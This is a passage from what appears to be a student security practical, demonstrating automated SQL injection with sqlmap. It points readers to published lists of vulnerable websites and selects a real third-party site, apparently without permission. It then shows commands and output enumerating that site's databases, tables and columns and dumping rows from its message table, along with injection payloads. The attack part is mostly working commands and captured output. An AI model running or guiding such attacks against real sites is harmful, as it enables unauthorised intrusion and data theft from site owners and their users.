After inserting URL click on “Attack”



The scanning process is started with the click and it shows the scanning status and current status in spider section.

It will also list any security issues it finds and place them under the “Alerts” tab. Clicking on the tab will show the following alerts:

We can also examine the alerts which are listed in the alert window and it shows all the details about the URL path risk reliability Parameter attack evidence etc.

Practical – 10

Aim: Demonstrate automated SQL injection with Sqlmap.

- Sqlmap Is An Automated Pen Testing Tool. That Automates The Process Of Detecting And Exploiting SQL Injection Flaws And Taking Over Of Databases.
- It Comes With A Powerful Detection Engine, Many Niche Features For The Ultimate Pen Tester And A Broad Range Of Switches Lasting From Database Fingerprinting.
- Over Data Fetching From The Database. This Tool Is Best For Beginners. Who Just Now Entered In Security Field? It Is Easy To Use Tool. This Tool Makes SQL Injection Easy As Compared To Manual SQL Injection.

- **Steps:**

1. We have to find a website which is vulnerable to SQL injection (SQLi) attacks**.** Vulnerability has 2 criteria. Firstly, it has to allow executi on of queries from the url, and secondly, it should show an error for some kind of query or the other. An error is an indication of a SQL vulnerability.
2. After we know that a site is vulnerable, we need to execute a few queries to know what all makes it act in an unexpected manner. Then we should obtain information about SQL version and the number of tables in database and columns in the tables.
3. Finally we have to extract the information from the tables.

- Finding Website which are vulnerable to SQL injection and select any one of them.
- We can find those types of website from below link.

  http://raijee1337.blogspot.in/2015/08/10000-fresh-sqli-vulnerable- websites-list.html
  http://pastebin.com/ATJE7VdZ
- In my case i have selected

  www.clanwillian.info/index.php?id=1
- Now open terminal in kali linux and type following command and heat enter.
  sqlmap -u <URL to inject>
  sqlmap –u **www.clanwillian.info/index.php?id=1**

```
root@divyang:~# sqlmap -u www.clanwilliam.info/index.php?id=1

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 06:47:09
```

- Depending on a lot of factors, sqlmap answered in yes/no. Typing y means yes and n means no. Here are a few typical questions you might come across
  Some message saying that the database is probably M ysql, so should sqlmap skip all other tests Some message asking you whether or not to use the payloads for specific versions of Mysql. The answer depends on the situation. If you are unsure, then its usually better to say yes.

```
heuristic (parsing) test showed that the back-end DBMS could be 'MySQL'. Do you
want to skip test payloads specific for other DBMSes? [Y/n] n
do you want to include all tests for 'MySQL' extending provided level (1) and ri
sk (1)? [Y/n]
[06:48:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
```

- **Database**

In this step, we will obtain database name, column names and other useful data from the database.

so first we will get the names of available databases. For this we will add --dbs command. The final result will look like

sqlmap –u **www.clanwillian.info/index.php?id=1 –dbs**

```
root@divyang:~# sqlmap -u www.clanwilliam.info/index.php?id=1 --dbs
        I
    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 06:49:22

[06:49:22] [INFO] resuming back-end DBMS 'mysql'
[06:49:22] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) reque
sts:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3140=3140

    Type: error-based
```

When applying the quiery we will found below result which shows the name of database.

```
    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=1 AND SLEEP(5)
---
[06:49:23] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.6.13
back-end DBMS: MySQL 5.0
[06:49:23] [INFO] fetching database names
[06:49:24] [INFO] the SQL query used returns 2 entries
[06:49:24] [INFO] retrieved: "information_schema"
[06:49:25] [INFO] retrieved: "clanwi_db1"
available databases [2]:
[*] clanwi_db1
[*] information_schema

[06:49:25] [INFO] fetched data logged to text files under '/usr/share/sqlmap/out
put/www.clanwilliam.info'

[*] shutting down at 06:49:25
```

So the two databases are clanwi_db1 and information_ schema

- **Table**

Now we are obviously interested in clanwi_db1 database. Information schema can be thought of as a default table which is present on all your targets, and contains information about structure of databases, tables, etc., but not the kind of information we are looking for.
It can, however, be useful on a number of o, now we will specify the database of interest using -D and tell sqlmap to enlist the tables tables command. The final sqlmap command will be
sqlmap –u **www.clanwillian.info/index.php?id=1 –D** clanwi_db1 --tables

```
root@divyang:~# sqlmap -u www.clanwilliam.info/index.php?id=1 -D clanwi_db1 --ta
bles

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 06:51:57

[06:51:57] [INFO] resuming back-end DBMS 'mysql'
[06:51:57] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) reque
sts:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3140=3140
```

```
[06:52:14] [INFO] retrieved: "tblusage"
Database: clanwi_db1
[21 tables]
+---------------------------------+
| tblbusiness                     |
| tblbusinessevents               |
| tblbusinesspage                 |
| tblbusinessstats                |
| tblbusinessstatsreport          |
| tblbusinessstatsreportfailed    |
| tblbusinessstatsreportprocessed |
| tblbusinesstype                 |
| tblestablishment                |
| tblesttype                      |
| tblevents                       |
| tblmemberusage                  |
| tblmessage                      |
| tblmessagelog                   |
| tblpage                         |
| tblspecials                     |
| tblstats                        |
| tblstatsreport                  |
| tblstatsreportfailed            |
| tblstatsreportprocessed         |
| tblusage                        |
+---------------------------------+
```

Now we have a list of tables. Following the same pattern, we will now get a list of columns.

```
[06:57:42] [INFO] retrieved: "successcount","int(7)"
[06:57:43] [INFO] retrieved: "failcount","int(7)"
Database: clanwi_db1
Table: tblmessage
[11 columns]
+--------------+--------------+
| Column       | Type         |
+--------------+--------------+
| attachments  | longtext     |
| datecreated  | timestamp    |
| datesent     | timestamp    |
| failcount    | int(7)       |
| messagebody  | longtext     |
| mid          | int(7)       |
| recipients   | longtext     |
| sender_id    | int(5)       |
| sent         | varchar(1)   |
| subject      | varchar(256) |
| successcount | int(7)       |
+--------------+--------------+

[06:57:43] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/www.clanwil
liam.info'

[*] shutting down at 06:57:43

root@divyang:~#
```

Now we have a list of tables. Following the same pattern, we will now get a list of columns.

- **Columns**

Columns Now we will specify the database using columns.

The final command must be something like
sqlmap -u **www.clanwillian.info/index.php?id=1** **–D** clanwi_db1 –T tblmessage --columns

```
root@divyang:~# sqlmap -u www.clanwilliam.info/index.php?id=1 -D clanwi_db1 -T tblmessage --col
umns

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
egal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this
 program

[*] starting at 06:57:33

[06:57:34] [INFO] resuming back-end DBMS 'mysql'
[06:57:34] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3140=3140

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=1 AND (SELECT 1018 FROM(SELECT COUNT(*),CONCAT(0x7172657071,(SELECT (CASE WHEN
```

```
[06:57:42] [INFO] retrieved: "successcount","int(7)"
[06:57:43] [INFO] retrieved: "failcount","int(7)"
Database: clanwi_db1
Table: tblmessage
[11 columns]
+--------------+--------------+
| Column       | Type         |
+--------------+--------------+
| attachments  | longtext     |
| datecreated  | timestamp    |
| datesent     | timestamp    |
| failcount    | int(7)       |
| messagebody  | longtext     |
| mid          | int(7)       |
| recipients   | longtext     |
| sender_id    | int(5)       |
| sent         | varchar(1)   |
| subject      | varchar(256) |
| successcount | int(7)       |
+--------------+--------------+

[06:57:43] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/www.clanwil
liam.info'

[*] shutting down at 06:57:43

root@divyang:~#
```

- **Data**

  Now we are having columns so we are now trying to grab the data which are available in the column by applying following command.
  sqlmap -u **www.clanwillian.info/index.php?id=1** **–D** clanwi_db1 –T tblmessage –C attachments,sender_id,subject –dump

```
root@divyang:~# sqlmap -u www.clanwilliam.info/index.php?id=1 -D clanwi_db1 -T tblmessage -C attach
ments,sender_id,subject --dump

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
. It is the end user's responsibility to obey all applicable local, state and federal laws. Develop
ers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 07:00:04
```

The below picture shows the data which are grabbed from the colums.

```
Database: clanwi_db1
Table: tblmessage
[8 entries]
+-----------+---------------------------------+-------------+
| sender_id | subject                         | attachments |
+-----------+---------------------------------+-------------+
| 1         | Toets boodskap van Member Admin | <blank>     |
| 0         | Test from Admin account         | <blank>     |
| 0         | Test from Admin account #2      | <blank>     |
| 1         | Automotive message              | <blank>     |
| 1         | Shopping member message         | <blank>     |
| 1         | Test message #1 2014/2/11 8h35  | <blank>     |
| 1         | Test message #2 2014/2/11 8h43  | <blank>     |
| 1         | Travel and tourism message 1    | <blank>     |
+-----------+---------------------------------+-------------+

[07:00:14] [INFO] table 'clanwi_db1.tblmessage' dumped to CSV file '/usr/share/sqlmap/output/www.cl
anwilliam.info/dump/clanwi_db1/tblmessage.csv'
[07:00:14] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/www.clanwilliam
.info'

[*] shutting down at 07:00:14

root@divyang:~#
```